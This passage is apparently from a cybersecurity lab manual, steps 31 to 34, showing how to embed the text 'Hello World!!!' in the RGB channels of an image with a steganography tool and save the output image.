
31. In the **Image Options** page, click on **Embed Files/Data** button.



32. In the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** as shown in the screenshot.




33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.




34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.



